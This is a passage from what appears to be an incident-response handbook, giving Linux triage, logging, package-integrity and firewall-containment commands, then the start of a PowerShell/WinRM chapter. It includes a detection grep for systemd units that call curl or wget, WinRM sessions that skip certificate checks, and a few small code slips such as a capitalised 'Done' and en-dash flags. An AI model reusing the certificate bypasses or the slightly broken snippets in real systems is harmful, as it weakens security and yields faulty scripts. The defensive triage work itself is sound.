ss -tuln      # All TCP,UDP sockets w/ numerical addresses/ports.
ss -l         # Lists only listening sockets.
ss -p         # Shows the processes using the sockets.
ss -s         # Provides a summary of socket statistics.
ss -a         # Display ‘all’, listening / non-listening sockets.
ss -4         # Shows IPv4 addresses; usually want ‘-a -4’
ss -6         # Shows IPv6 addresses; OS’s have dual stacks
ss -t -a -l   # Active listening TCP
ss -u -a      # Active listening for UDP
ss -w -a      # Active raw sockets
ss -x -a      # Active Unix sockets
ss -ap        # Include process ID

# Shows all, extended, and listening details w/ process name
# and path where possible
ss -a -e -I -t -u
```

These `ss` commands are used to observe network activity:

```
ss -tuln     # All TCP,UDP sockets w/ numerical addresses/ports.
ss -l        # Lists only listening sockets.
ss -p        # Shows the processes using the sockets.
ss -s        # Provides a summary of socket statistics.
ss -a        # Display 'all', listening / non-listening sockets.
ss -4        # Shows IPv4 addresses; usually want '-a -4'
ss -6        # Shows IPv6 addresses; OS’s have dual stacks
ss -t -a -l  # Active listening TCP
ss -u -a     # Active listening for UDP
ss -w -a     # Active raw sockets
ss -x -a     # Active Unix sockets
ss -ap       # Include process ID
```

The `ss` command provides some query options. Searches can be made by port name (for common ports) or number (spacing counts!):

```
ss -o state established '( dport = :http or sport = :http )'
ss -o state established '( dport = 22 or sport = 22 )'
ss -at '( dport = :ssh or sport = :ssh )'
```

To see ports to a particular IP, use:

```
ss dst 192.168.1.15.
```

Sudo configuration and activity

The `sudo` service allows a system administrator to delegate either specific commands or all commands to users and user groups. It is very common to enable `sudo` and grant system admins the right to run commands. Most of the time, this works fine. Occasionally, a system admin finds a set of commands that do not work well with `sudo`, and in that case, it is common to run `sudo su -`, meaning switch to a root shell. This is a condition that should be accounted for by interviewing the Unix/Linux admins.

Following are `sudo` configuration and logs:

```
/etc/sudoers                # Sudo permissions
/etc/sudoers.d/             # Additional sudo config files
/var/log/auth.log           # Sudo commands logged here
/var/log/sudo.log           # Dedicated sudo log (if configured)
```

There are several ways to investigate `sudo` activity:

```
sudo cat /etc/sudoers
sudo ls -la /etc/sudoers.d/
sudo grep sudo /var/log/auth.log
sudo grep COMMAND /var/log/auth.log
```

Check syntax with this command:

```
sudo visudo -c
```

Process details

These commands are useful for retrieving process information:

```
ps -e       # PID, TTY, TIME, and CMD columns
ps -ef      # UID, PID, PPID, CPU usage, start, TTY, execution
ps aux      # User, PID, CPU%, memory%, VSZ, RSS, TTY, status, start
            # time, command

top -n 1 -b -c      # Process using top's format & command path
pstree -a -l -p     # parent child relationship, long cmd line, PID
pmap -d PID         # get a memory map of a process
ps -eafww           # full format, unlimited width output
ps auxww            # Detailed info and display full command lines
```

When triaging a system, you may want to gather specific information on a given process for further discovery. Commands like the following can be used for quick triage. These commands are used to investigate the currently running kernel and environment by interacting with the process's pseudo filesystem:

```
cat /proc/version   # Detailed kernel version information including
cat /proc/cpuinfo   # Processor information
cat /proc/cmdline   # Kernel boot parameters at startup
```

Process directory structures include the process ID—so `/proc/123/cmdline` is a reference to the command line that started process ID #123. Use `ls -laht /proc` to see process ID directory entries in most recent time to least recent time. Table 6-2 lists some process details that are useful for IR triage (other entries are available).

Table 6-2. Linux `/proc` entries

Process detail	Entries for IR notes
`cmdline`	Command-line argument(s)
`cpu`	Current or last CPU in which it was executed
`cwd`	Link to current working directory
`environ`	Values of environment variables
`exe`	Link to the executable of this process
`fd`	Directory structure with all file descriptors
`maps`	Memory maps to executables and library files
`mem`	Process memory (ideal for capture)
`root`	Link to root directory for the process
`stat`	Process status; visually, a bitmap output
`statm`	Memory status; use in conjunction with the pmap command
`status`	Human-readable versions of `stat` and `statm`

Now let's discuss useful entries on a per-process basis. There is a companion script named *get_process_info.sh* in the book's GitHub that iterates over the entries in */proc* for each process ID and produces these values in a tab-delimited file. For example, to get the process's environment, use `cat /proc/PID/environ`. For each process, the script gets the owner, executable name and path, current working directory, command line, and count or environment variables and does some basic suspicious indicator checks like running out of */tmp*. Also, reviewing a process's environment can reveal manipulation of the `PATH` and `LD_LIBRARY_PATH` variables.

You can also investigate kernel modules with the following commands. Kernel modules are designed to be loaded or unloaded while the operating system is running. The goal is to functionally provide a way to do an update or enable or disable a device without rebooting the system.

To get currently loaded modules and their size, use:

```
lsmod
```

To get loaded modules with more detail, use:

```
cat /proc/modules
```

To investigate specifics of a named module (from `lsmod`), use:

```
modinfo MODULE_NAME
```

To check loaded kernel modules to see if they are signed, use:

```
for mod in $(lsmod | awk 'NR>1 {print $1}'); do
  echo -n "$mod: "
  modinfo "$mod" 2>/dev/null \
    | grep -q "sig_id" && echo "SIGNED" \
    || echo "UNSIGNED"
Done
```

From the output of `lsmod` (modules in use), you can get the parameters for each module using:

```
lsmod | awk 'NR>1 {print $1}' | while read module; do
  echo "=== Module: $module ==="
  if [ -d "/sys/module/$module/parameters/" ]; then
    ls "/sys/module/$module/parameters/" 2>/dev/null \
      | while read param; do
          echo -n "$param: "
          cat "/sys/module/$module/parameters/$param" \
            2>/dev/null || echo "[unreadable]"
        done
    echo
  else
    echo "No parameters directory found"
    echo
  fi
done
```

System services and cron

Several commands are available for system services that are controlled by `systemctl` (which are most modern systems).

To show the status of all installed services, use:

```
service --status-all
```

To display all currently running systemd services on the system, use:

```
systemctl list-units --type=service --state=running
```

To show all service unit files configured to automatically start at boot time, use:

```
systemctl list-unit-files --type=service | grep enabled
```

To check for failed services, use:

```
systemctl list-units --type=service --state=failed
```

To display systemd journal logs for a specific service, execution history, or any error messages, use:

```
journalctl -u suspicious-service-name
```

To check for recently modified (last 30 minutes) service files, use:

```
find /etc/systemd/system/ /lib/systemd/system/ \
     -name "*.service" -mtime -30
```

To look for services with suspicious characteristics (can be expanded based on the case), use:

```
grep -r "ExecStart.*sh\|bash\|curl\|wget" /etc/systemd/system/
```

The cron facility is a system service that runs commands and scripts on a schedule. Adversaries may set up their own cron jobs or add commands to existing cron jobs. One particularly interesting detection pattern is to look for outbound connection attempts (TCP, UDP, or ICMP packets) on a regular interval and compare them to cron job tasks. For example, a system may make an outbound NTP request on port 123/UDP every 30 minutes. If you can match this to the NTP service or a cron job, that traffic is explainable. When you cannot easily explain and account for traffic, you have a powerful clue to backdoor or other suspicious activity. There is also a facility called anacron, used to execute commands periodically with a frequency specified in days, ensuring that jobs are run after a reboot—for example, if the system was down for 10 days.

On Debian/Ubuntu systems, use:

```
/etc/crontab                  # System cron jobs
/var/spool/cron/crontabs/     # The directory for user cron jobs
/var/spool/cron/atjobs        # The at command is legacy
/etc/anacrontab
```

You can check for other cron files (varies by OS) using:

```
/etc/cron.daily
/etc/cron.hourly
/etc/cron.weekly
/etc/cron.monthly
```

These commands investigate cron jobs:

```
crontab -l                  # List cron jobs
systemctl list-timers -all  # List timers by the systemct service.
```

User permissions for cron should be checked as well. If these files are missing, all system users can create cron jobs:

```
# If this file exists, only these users can make cronjobs.
cat /etc/cron.allow

# If cron.allow is missing, then specific users can be denied.
cat /etc/cron.deny
```

Step 4: Investigate Linux Using lsof

Linux has a very useful command, `lsof`. There are also `lsof` commands where the output is run through `awk` and `sort`. An incident responder should collect the output of a command first, then use the shorthand form to guide investigation. In most cases, you need to run `lsof` as root or use the `sudo` command to get full results, like so:

```
dmurdoc@serv:~$ sudo lsof -i TCP:22

COMMAND     PID    USER   FD   TYPE   DEVICE SIZE/OFF NODE NAME
sshd        912    root    3u  IPv4    20009      0t0  TCP *:ssh
   (LISTEN)
sshd        912    root    4u  IPv6    20011      0t0  TCP *:ssh
   (LISTEN)
sshd    3514713    root    4u  IPv4 45753817      0t0  TCP serv:ssh
   ->192.168.1.15:3180 (ESTABLISHED)
sshd    3514793 dmurdoc    4u  IPv4 45753817      0t0  TCP serv:ssh
   ->192.168.1.15:3180 (ESTABLISHED)
sshd    3514811    root    4u  IPv4 45754149      0t0  TCP serv:ssh
   ->192.168.1.15:3191 (ESTABLISHED)
sshd    3514850 dmurdoc    4u  IPv4 45754149      0t0  TCP serv:ssh
   ->192.168.1.15:3191 (ESTABLISHED)
```

The `lsof` command has many options. Here are some you can use to investigate a process, a user, a directory, and network connections. In these commands, `USER` is the username of note or the subject of the investigation:

```
lsof +D /DIRECTORY_NAME  # Open files in DIRECTORY_NAME.
lsof -c PROCESS_NAME  # Files opened by a PROCESS_NAME (lsof -c vi)
lsof -u USER  # Objects opened by a user
```

To see unique directory paths where there are files opened by a user, use:

```
lsof -u USER | grep -i DIR | awk '{print $9}' | sort -u
```

Filter out common directories using:

```
lsof -u "$USER" \
  | grep -v -E '/(proc|sys|dev)' \
  | awk 'NR>1 && $9!="" {print $9}' \
  | sort -u \
  | awk 'NR>1 && $9!="" {print $9}' \
  | grep -v '^\[.*\]$' \
  | sort -u
```

With the following, you can filter out pseudofiles like *[heap]*, *[stack]*, and *[vdso]*, as well as the most common system directories:

```
echo "user two check"
lsof -u "$USER" \
  | grep -v -E '/(proc|sys|dev|usr|var)' \
  | awk 'NR>1 && $9!="" {print $9}' \
  | grep -v '^\[.*\]$' \
  | sort -u
```

See unique files, which will also show you files opened by the window manager and the shell, using:

```
lsof -u USER | awk 'NR>1 && $9!="" {print $9}' | sort -u
```

To see files opened by a process and filter out */usr/lib*, use:

```
lsof -p PROCESS_ID# | grep -v "/usr/lib"
```

To see internet connections, IP addresses, and port numbers instead of names, use:

```
lsof -i -n -P
```

Or a more compressed output:

```
lsof -i -n -P | awk 'NR==1 || /TCP|UDP/ {print $1, $3, $8, $9}'
lsof -i tcp -n -P         # TCP only
lsof -i udp -n -P         # UDP only
```

Get the command, process name, and username using:

```
lsof -i -n -P -c /.*/ | grep -E "(LISTEN|\*:\*)" | \
     awk '{print $1, $3, $8, $9}' | sort -u
```

Or the command, user, address, and path by getting the process ID from `lsof` and looking for the executable name in the */proc* pseudo filesystem:

```
lsof -i -n -P \
  | grep -E "LISTEN|UDP.*\*:" \
  | while read line; do
      pid=$(echo "$line" | awk '{print $2}')
      cmd=$(echo "$line" | awk '{print $1}')
      user=$(echo "$line" | awk '{print $3}')
      addr=$(echo "$line" | awk '{print $8 $9}')
      path=$(
        readlink -f "/proc/$pid/exe" 2>/dev/null \
          || echo "[UNKNOWN]"
      )
      echo "$cmd $user $addr $path"
    done \
  | sort -u
```

To see established connections for the user (you see activity only for their UID), use:

```
lsof -i TCP:1-65535
```

Run as root and see what on the system is listening on UDP using:

```
sudo lsof -i UDP:1-65536
```

Step 5: Investigate Additional Linux Artifacts

A variety of commands can be used to investigate the filesystem.

Gathering Filesystem Information

Several commands gather disk information and mounted filesystems. The first group of commands shows filesystem-specific information, followed by physical disk, and then USB details:

Core mount and filesystem information:

```
cat /proc/mounts       # Currently mounted filesystems
cat /etc/fstab         # Permanent mount configuration
mount -l               # Show mounted filesystems with labels
findmnt                # Tree view of mounted filesystems
findmnt -D             # Show duplicate mounts.
df -h                  # Disk usage of mounted filesystems
df -T                  # Show filesystem types.
```

Physical disk and partition information:

```
lsblk                          # Block device tree view.
lsblk -f                       # Include filesystem information
lsblk -o NAME,SIZE,TYPE,MOUNTPOINT,UUID,LABEL
fdisk -l                       # List all disk partitions
parted -l                      # List partition tables
cat /proc/partitions           # Kernel's partition table
ls -la /dev/disk/by-*          # View disks by UUID, label, path
lshw -class disk               # Hardware disk information
```

One additional command, if it's installed, can give detailed disk information:

```
hwinfo --disk                     # Detailed hardware disk info
```

USB information and removable device detection are supported with these commands:

```
lsusb                           # Summary USB device list
lsusb -v                        # Verbose USB information
dmesg | grep -i usb             # USB kernel messages
dmesg | grep -i "Attached SCSI" # SCSI/USB storage attachments
udisksctl status                # UDisks2 managed devices
ls -la /media/                  # Common USB mount point
ls -la /mnt/                    # Manual mount points
cat /proc/scsi/scsi             # SCSI device information
```

Debian and Ubuntu have some additional commands for USB device management, including detailed USB device information for sdbl:

```
udevadm info --query=all --name=/dev/sdb1

Udisk device information:
udisksctl info -b /dev/sdb1
```

Investigating File Sharing with NFS and SAMBA

The two primary file sharing services are NFS (Network File System) and SAMBA; the latter is compatible with Microsoft's Server Message Block file sharing protocol. This section provides commands to see if these services are sharing files. It is possible that neither service is installed, so this section begins with commands to see if they are installed.

To determine if NFS and SAMBA packages and services are installed, try these commands for Debian or Ubuntu. You do need to study the results to fully understand what package component is installed, though:

```
dpkg -l | grep nfs                # NFS packages installed
systemctl status nfs-kernel-server # NFS kernel server
                                  # (Debian/Ubuntu)
systemctl status nfs-common       # NFS common utilities
dpkg -l | grep samba              # SAMBA packages installed
systemctl status smbd nmbd        # SAMBA services
```

To determine if NFS and SAMBA packages and services are installed, try these commands (Red Hat):

```
rpm -qa | grep nfs               # NFS packages installed
systemctl status nfs-server      # NFS server
systemctl status nfs-utils       # NFS utilities
rpm -qa | grep samba             # SAMBA packages installed
systemctl status smb nmb         # SAMBA services
```

To see NFS server configuration and exports, use these commands:

```
cat /etc/exports           # NFS exported directories
exportfs                   # Current NFS exports
exportfs -v                # Verbose export information
showmount -e localhost     # Show exports from local server.
showmount -e <server_ip>   # Show exports from remote server.
showmount -a               # Show mounted exports with client info.
```

To see any NFS client mounts, use these commands:

```
showmount -d                # Show client-mounted directories.
mount -t nfs                # Show only NFS mounts.
cat /proc/mounts | grep nfs # NFS mounts from proc
findmnt -t nfs,nfs4         # Find NFS4 mounts.
```

To see NFS service status and if there is an RPC connection, use these commands:

```
systemctl status nfs-server  # NFS server status
systemctl status rpcbind     # RPC bind service status
rpcinfo -p                   # Show RPC programs.
```

These commands investigate a SAMBA server configuration:

```
cat /etc/samba/smb.conf      # SAMBA configuration
testparm                     # Test SAMBA configuration syntax.
testparm -s                  # Show SAMBA configuration without
                             # comments.
smbstatus                    # Show SAMBA connections and locks.
smbstatus -S                 # Show shares only.
smbstatus -L                 # Show locks only.
```

To see any SAMBA client mounts, use these commands:

```
mount -t cifs                    # Show CIFS/SMB mounts.
cat /proc/mounts | grep cifs     # CIFS mounts from proc
findmnt -t cifs                  # Find CIFS mounts.
smbclient -L localhost           # List shares on local server.
smbclient -L <server_ip>         # List shares on remote server.
```

Lastly, to check on SAMBA service status, use these commands:

```
systemctl status smbd            # SAMBA daemon status
systemctl status nmbd            # NetBIOS daemon status
```

Collecting Logs

System logfile information can be accessed with a variety of commands and should always be copied from the system during an incident. In the following commands, `/media` refers to your mount point for the USB drive used for data collection. Other options are possible. For example, you can copy files off a system using `netcat/crypt cat`. Logs are usually in */var/log*, */var/adm*, or */user/adm*.

Local logs should be copied out. There are various ways to do this. Note that the syslog service may be writing records to log directory contents. Depending on the approach, there may be a "watch and learn" process for a few hours or days. If so, return and retrieve more logfiles from the system or update the syslog service to post logs to a central server. Be sure to label the directory for the day and time of collection when copying logs to your media, to avoid overwriting data!

To check whether logging occurs off the system itself (such as with syslog and syslog-ng default configuration), use:

```
cat /etc/syslog.conf
cat /etc/syslog-ng/syslog-ng.conf

cp /var/log/*tmp* /media/logs
cp -R /var/log/* /media/logs
```

More modern Linux systems that use `systemctl` write logs to the journal. There is a companion script in the *BTHb* GitHub named *get_journal.sh* that pulls the status of each running service and retrieves the last seven days' worth of logfiles, with everything collected in a date-stamped subdirectory. The `journalctl` command has various options.

To check if systemd is running, verify the journal files, and check the status of the service, use:

```
systemctl --version
journalctl --verify      # Verify journal files.
systemctl status systemd-journald
```

The following commands review the journal configuration of the system under investigation versus a reference copy of a system known to be clean that matches, and review what is enabled or disabled:

```
cat /etc/systemd/journald.conf

journalctl                # View all logs available (old to new)
journalctl -p err         # Limit output to just errors
journalctl -k             # Get the kernel logs
journalctl --no-pager     # View logs without paging
journalctl -f             # Realtime monitoring of logs

# Get logs for a specific service (from systemctl)
journalctl -u SERVICE_NAME
journalctl -u ssh -u nginx     # Get logs from multiple services

# Get last 7 days worth of logs
journalctl --since="7 days ago"

# Get the last hour
journalctl --since="1 hour ago"
journalctl -b             # Get the current boot session logs
journalctl --list-boots   # List the boot times
journalctl -o json-pretty  # Get the logs in nice JSON format
journalctl -o json        # Get logs in JSON
journalctl --disk-usage   # How much logs are consuming on disk
```

Specific to the IR process, the following commands may be useful to get SSH-related connection information.

Get failures, such as logins, from SSH in the past day:

```
journalctl -u ssh --since="24 hours ago" | grep -E \
    "(Failed|Invalid|Refused)"
```

Get network-related service logs:

```
journalctl -u NetworkManager -u systemd-networkd --since="1 day ago"
```

Pull security service–specific logs:

```
journalctl -u ssh -u sudo -u su -u gdm --since="7 days ago"
```

You may not get `sudo` or `su` logs. To investigate this, use these commands to find out where and how the `sudo` and `su` commands log.

On Ubuntu and Debian (two different methods):

```
journalctl _COMM=sudo --since="7 days ago"
journalctl /usr/bin/sudo --since="7 days ago"
```

On Red Hat and Ubuntu (both support this syntax):

```
journalctl SYSLOG_IDENTIFIER=sudo --since="7 days ago"
```

Also check for `su` logs:

```
journalctl _COMM=su --since="7 days ago"
journalctl /usr/bin/su --since="7 days ago"
```

Commonly targeted directories include */tmp*, */var/tmp*, */dev/shm*, */var/run*, user home directories, changes to files in */etc*, and */dev*.

Managing and Investigating Linux Package Files

Modern Linux systems support three methods for package management. The Advanced Package Tool, or apt, runs on Debian systems, is the default package manager on Ubuntu, and uses the *.deb* file format. Occasionally, there may be a need to use dpkg for a manual installation. Red Hat systems use the rpm tool (Red Hat Package Manager), based on the *.rpm* file format. If you happen to be investigating a Linux container based on Alpine Linux, apk is the tool used. On the commercial side, Canonical, the company behind Ubuntu, offers a tool called snap, which functions as an app store management tool.

When reviewing package files, consider what packages are installed by name and what repositories are used to obtain package software. It is common to have a few non-distribution-related package repositories added to a system to install and update mission-specific software. Run a package integrity check against the installed packages. If you find suspect package files, pull them off into a box directory and run various commands to extract the contents of the package. In particular, review the scripts supplied with the package, such as install scripts. Investigate file timestamps from the package as well.

For Debian and Ubuntu, common update locations include:

- Primary: *https://deb.debian.org/debian* (Debian) or *https://archive.ubuntu.com/ubuntu* (Ubuntu)
- Security: *https://security.debian.org* or *https://security.ubuntu.com/ubuntu*
- Updates: *https://deb.debian.org/debian-security*

Get installed packages for Debian systems using:

```
dpkg -l (Debian, show pkg status)
apt list --installed
cat /etc/*-release
```

For Debian, examine and extract an archive package using:

```
# this file may direct you to the list.d directory
cat /etc/apt/sources.list
cat /etc/apt/sources.list.d/ubuntu.sources
# Examine table, verbose
ar -tv [package]
```

To extract and keep the original date, use:

```
ar -xov [package]
# list app files in data.tar.XX
dpkg -c [package]
dpkg -I [package]
```

To find packages installed in the last 90 days, use this long command:

```
#!/bin/bash
cutoff=$(date -d '90 days ago' '+%Y-%m-%d')
grep "install " /var/log/dpkg.log* \
  | grep "$cutoff" \
  || find /var/log -name "dpkg.log*" \
       -exec zgrep "install " {} \; \
  | awk -v cutoff="$cutoff" '$1 >= cutoff'
```

There are also history logs in */var/log/apt*. However, the history log may be empty. Getting an install date requires a more in-depth script option because the start date and package name are on different lines in the file:

```
cutoff=$(date -d '90 days ago' '+%Y-%m-%d')

{
  zcat /var/log/apt/history.log*.gz 2>/dev/null
  cat  /var/log/apt/history.log      2>/dev/null
} \
| awk -v cutoff="$cutoff" '
    /^Start-Date: / {
      date = $2
      if (date >= cutoff) {
        record = 1
        print "=== " $0 " ==="
      } else {
        record = 0
      }
    }

    record && /^(Commandline|Install|Upgrade): / {
      print $0
```

```
    }

    /^End-Date: / && record {
      print $0
      print ""
    }
  '
```

It is possible to verify the integrity of packages and see what is missing or altered. Note that as a system admin uses or configures a package, some drift is normal:

```
dpkg -V
```

Red Hat RPMs are binary-wrapped file structures. A few methods are listed next for analysis.

Review contents of the repositories that can be used in the various "repo" files. Red Hat provides multiple repository files in the directory:

```
/etc/yum.repos.d/*.repo
```

Run a direct query against RPM:

```
rpm -qvlp /path/package.rpm
```

Review installed package information:

```
rpm -ql [installed pkg name]
```

Review scripts in an RPM package:

```
rpm -qp –scripts /path/package.rpm
```

Convert RPM to CPIO for further analysis:

```
rpm2cpio RPM > CPIO_FILE
cpio -idmv < CPIO_FILE
```

Frequently, additional software is installed in */opt* or occasionally another nonstandard Linux directory like */apps*. Be sure to check the / directory and investigate directories that are not common to the distribution.

Other Topics

A set of legacy `r*` commands, such as `rlogin`, should not be used because they set up a very weak trust relationship. Check the system to see if these files exist, and if so, if there is a + in the file:

```
cat /etc/hosts.equiv
cat /etc/hosts.lpd
User specific: .rhosts
```

Access to the X11 display manager is controlled through the */etc/X0.hosts* file. This ASCII text file contains a list of remote hostnames that are permitted to access the X display server, X0. Only the local system should be listed:

```
cat /etc/X0.hosts
```

Containment with Linux Iptables Essentials: An Example

This section includes a basic iptables setup for a single host and an updated (and more annotated) version built for nftables. It may be useful to review the firewall of an affected system against these commands or develop your own script to secure your own Linux-based collection system. The intention is that preserving the current iptables or nftables configuration documents the current state of the system, and the updated version restricts the host to authorized source IPs only.

Using Iptables

These commands are useful to see the current iptables configuration:

```
iptables -t nat -nL
iptables -t mangle -nL
iptables -t filter -nL
```

Or you can use a script like this:

```
#!/bin/bash
for type in nat mangle filter raw;
do
   iptables -t $type -nL
done
```

Here is a hardening configuration script for iptables. The beginning has statements that need to be implemented for the destination system. Example lines allow inbound SSH for source networks or specific IP addresses that should be adapted to support your containment efforts:

```
#!/bin/bash

PATH=/sbin
export PATH

# Flush previous rules
iptables -F

# Default deny
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

# Loopback rules
```

```
iptables -A INPUT  -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
iptables -A INPUT  -s 127.0.0.0/8 -j DROP

# SSH from 10.110.0.0/16
iptables -A INPUT -s 10.110.0.0/16 \
  -p tcp --dport 22 -m state --state NEW -j ACCEPT

# SSH from specific IPs
iptables -A INPUT -s 192.168.44.36 \
  -p tcp --dport 22 -m state --state NEW -j ACCEPT

iptables -A INPUT -s 192.168.44.37 \
  -p tcp --dport 22 -m state --state NEW -j ACCEPT

# Established inbound traffic
iptables -A INPUT -p tcp \
  -m state --state ESTABLISHED,RELATED -j ACCEPT

iptables -A INPUT -p udp \
  -m state --state ESTABLISHED,RELATED -j ACCEPT

iptables -A INPUT -p icmp \
  -m state --state ESTABLISHED,RELATED -j ACCEPT

# Allow all outbound traffic
iptables -A OUTPUT -p tcp \
  -m state --state NEW,ESTABLISHED -j ACCEPT

iptables -A OUTPUT -p udp \
  -m state --state NEW,ESTABLISHED -j ACCEPT

iptables -A OUTPUT -p icmp \
  -m state --state NEW,ESTABLISHED -j ACCEPT

# Log remaining traffic
iptables -A INPUT   -j LOG
iptables -A OUTPUT  -j LOG
iptables -A FORWARD -j LOG
```

Iptables supports three chains for NAT. These rules should be in the current firewall configuration, so they should be saved using `iptables-save`. The following commands for looking at the NAT tables are provided for reference.

Show all NAT table rules with line numbers:

```
iptables -t nat -L -n --line-numbers
```

Show NAT table rules with packet/byte counters:

```
iptables -t nat -L -n -v
```

Show NAT table rules with both line numbers and counters:

```
iptables -t nat -L -n -v --line-numbers
```

Show just the `PREROUTING` chain in the NAT table:

```
iptables -t nat -L PREROUTING -n -v
```

Show just the `POSTROUTING` chain in the NAT table:

```
iptables -t nat -L POSTROUTING -n -v
```

Show just the `OUTPUT` chain in the NAT table:

```
iptables -t nat -L OUTPUT -n -v
```

Using Nft

The legacy iptables commands and kernel functionality have been replaced by nft. The following script functions like the iptables script in the preceding section. Additional features include a check to see if nft is installed on the system and some more restrictive outbound filtering example statements. A complete example is hosted on the book's GitHub site.

If you need to see the NAT rules with nft, the following commands can be used. NAT rules are important for IR because they connect the dots between a public IP address and a private IP address.

Show all NAT table rules:

```
nft list table nat
```

Show NAT table rules with handles (equivalent to line numbers):

```
nft -a list table nat
```

Show specific chains in the NAT table:

```
nft list chain nat prerouting
nft list chain nat postrouting
nft list chain nat output
```

Show all NAT rules with more verbose output:

```
nft -s list table nat
```

Show all tables and their contents (includes NAT if it exists):

```
nft list ruleset
```

List just the NAT table family (if using the inet family):

```
nft list table inet nat
```

Recovery: Firewall Assurance/Testing with Hping

Attackers seek opportunities to penetrate network defenses. IR teams can use the same methods. Firewall assurance should be performed to ensure that the desired ACL is effective and to assess changes implemented as part of a containment step. The following commands are useful for testing the firewall configuration and verifying that containment rules, if implemented, are applied and functional. Hping3 includes a TCL scripting engine and is command-line compatible with hping2.

Test ICMP by sending a single packet (`-c`) in ping mode (`-1`):

```
hping3 –c 1 -1 DEST_IP
```

Perform a traceroute:

```
hping3 –traceroute -V -1 IP
```

Send an ICMP address mask request, which should elicit a single ICMP packet back if this traffic is allowed through the firewall:

```
hping3 -c 1 -V -1 -C 17 IP
```

Send an ICMP timestamp query:

```
hping3 -c 1 -V -1 -C 13 IP
```

Recovery: Vulnerability Testing with OpenVAS

OpenVAS is a well-known open source vulnerability testing tool. It is available in a community model and in a paid model.

To configure an OpenVAS server using Kali Linux, follow these steps:

Path: Applications → Kali Linux → Vulnerability Analysis → OpenVAS

1. Run "OpenVAS initial setup." This step will update plug-ins and may take a while.
2. The default user ID is admin, and you will need to enter a password during the initial setup.
3. Once done, browse to *https://127.0.0.1:9392*. You will need to create a certificate exception in your browser.
4. When you think you are finished, run "OpenVAS check setup" from the Kali main menu to check for any problems.

To reset your admin password, open a terminal on Kali and run:

```
openvasad -c add_user -u your_new_login_here -r Admin
```

CHAPTER 7

Windows Host Analysis with PowerShell

Cybersecurity is a continuous cycle of protection, detection, response, and recovery.
—Chris Painter

This chapter expands on Chapter 5, as it provides examples of collecting data using PowerShell. Commands were tested on Windows 11 with PowerShell 5.1.

PowerShell is locked down in a default install; an execution policy controls this behavior. You will likely need to run `Set-ExecutionPolicy -ExecutionPolicy RemoteSigned` and enter `Y` at the prompt. To change this setting at the machine level, in an admin PowerShell prompt, run `Set-ExecutionPolicy -ExecutionPolicy RemoteSigned -Scope LocalMachine`. There is also a `-force` option, which means the confirmation prompt is bypassed, which can be useful for large data collection sessions.

Investigating a Standalone Remote System with WinRM

These commands can fail for several reasons (in my experience; there are likely more than just the few common issues that will be covered in this chapter). For example, WinRM may not be enabled on the target. WinRM should be enabled with a GPO or Intune Policy in the domain. For enterprise IR, this is the preferred method.

If you need to use PowerShell Remoting, specifically `invoke-command`, on a recent standalone system (Windows 11, Server 2022), then the following script needs to be run on the target. These commands are the absolute minimum, and you should use the machine's IP address for the hostname field. You'll find a much more robust script in the book's GitHub. You could RDP in or set up WinRM ahead of time for your standalone machines:

```
# Enable WinRM and configure HTTPS listener
# with self-signed certificate.
try {
    Enable-PSRemoting -Force
    Write-Host "WinRM is now enabled."
    $hn = "IP-or-HOSTNAME-HERE"
    $cs = "Cert:\LocalMachine\My"
    $cert = New-SelfSignedCertificate `
              -DnsName $hn -CertStoreLocation $cs
    $tp = $cert.Thumbprint
    Write-Host "Self-signed certificate created. Thumbprint: $tp"
    # WSMan requires {KEY="VALUE";KEY="VALUE"} syntax
    $A = "{Hostname=`"$hn`";CertificateThumbprint=`"$tp`"}"
    Write-Host $A
    winrm create `
      winrm/config/Listener?Address=*+Transport=HTTPS `
      $A
    Write-Host "WinRM HTTPS listener configured using $tp"
    New-NetFirewallRule `
      -Name "WinRM HTTPS" `
      -DisplayName "WinRM HTTPS" `
      -Protocol TCP `
      -LocalPort 5986 `
      -Direction Inbound `
      -Action Allow
    Write-Host "Firewall rule now allows WinRM HTTPS on port 5986."
}
catch {
    Write-Error "An error occurred: $_"
}
```

Enabling WinRM may return an error when the network adapter is set to a "public" profile. The fix for that is to change the network adapter to "private":

```
 Get-NetConnectionProfile | Where-Object NetworkCategory `
   -eq "Public" | Set-NetConnectionProfile -NetworkCategory `
   Private
```

Or you can edit the registry:

```
# Change Public network profiles to Private

$reg = "HKLM:\SOFTWARE\Microsoft\Windows NT\" +
       "CurrentVersion\NetworkList\Profiles"

$profiles = Get-ChildItem $reg

foreach ($p in $profiles) {

    $cat = Get-ItemProperty `
             -Path $p.PSPath `
             -Name Category `
             -ErrorAction SilentlyContinue
```

```
        # 1 = Private, 0 = Public
        if ($cat -and $cat.Category -eq 0) {

            Set-ItemProperty `
              -Path  $p.PSPath `
              -Name  Category `
              -Value 1

            Write-Host "Changed profile to Private: $($p.PSChildName)"
        }
    }
```

Once WinRM is set up, use a script like the following to run commands on the distant host. The destination *host\admin-acct* will need to be updated with the actual destination system name and administrator-level account:

```
 [Net.ServicePointManager]::SecurityProtocol = `
     [Net.SecurityProtocolType]::Tls12
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck `
     -SkipRevocationCheck
$parameters = @{
ComputerName = $ip
UseSSL = $true
ScriptBlock = { Get-process }
SessionOption = $so
Credential = 'host\admin-acct'
port = 5986
}
Invoke-Command @parameters
```

You may also find that there is a problem with the certificate. You can list certificates and then delete the one that is not working using these commands:

```
Get-ChildItem -Path "Cert:\LocalMachine\My" | ForEach-Object {
    "Subject: $($_.Subject)"
    "Thumbprint: $($_.Thumbprint)"
    "Expires: $($_.NotAfter)"
    "DNS Names: $($_.DnsNameList.Unicode -join ', ')"
    "---"
}
$thumbprint = "PASTE-YOUR-THUMBPRINT-HERE"
Remove-Item -Path "Cert:\LocalMachine\My\$thumbprint" -Force
"Certificate $thumbprint removed"
```

You can also run code inside the script block, as shown in the following example, to perform investigations on the remote machine at IP address 192.168.1.97. Note that the Snowflake code shown previously created a self-signed certificate, so a few options need to be passed in to `New-PSSessionOption` that bypass certificate checking:

```
$dest = "192.168.1.97"
# Create session options and persistent session
$opts = New-PSSessionOption -SkipCACheck -SkipCNCheck `
     -SkipRevocationCheck

$session = New-PSSession -ComputerName $dest -Port 5986 -UseSSL `
     -SessionOption $opts -Credential (Get-Credential)

# Run commands and save output to files
Invoke-Command -Session $session -ScriptBlock `
   { Get-ComputerInfo } | `
   Out-File "Get-ComputerInfo.txt"
Invoke-Command -Session $session -ScriptBlock { Get-Process } | `
   Out-File "Get-Process.txt"
Invoke-Command -Session $session -ScriptBlock { Get-Service } | `
   Out-File "Get-Service.txt"
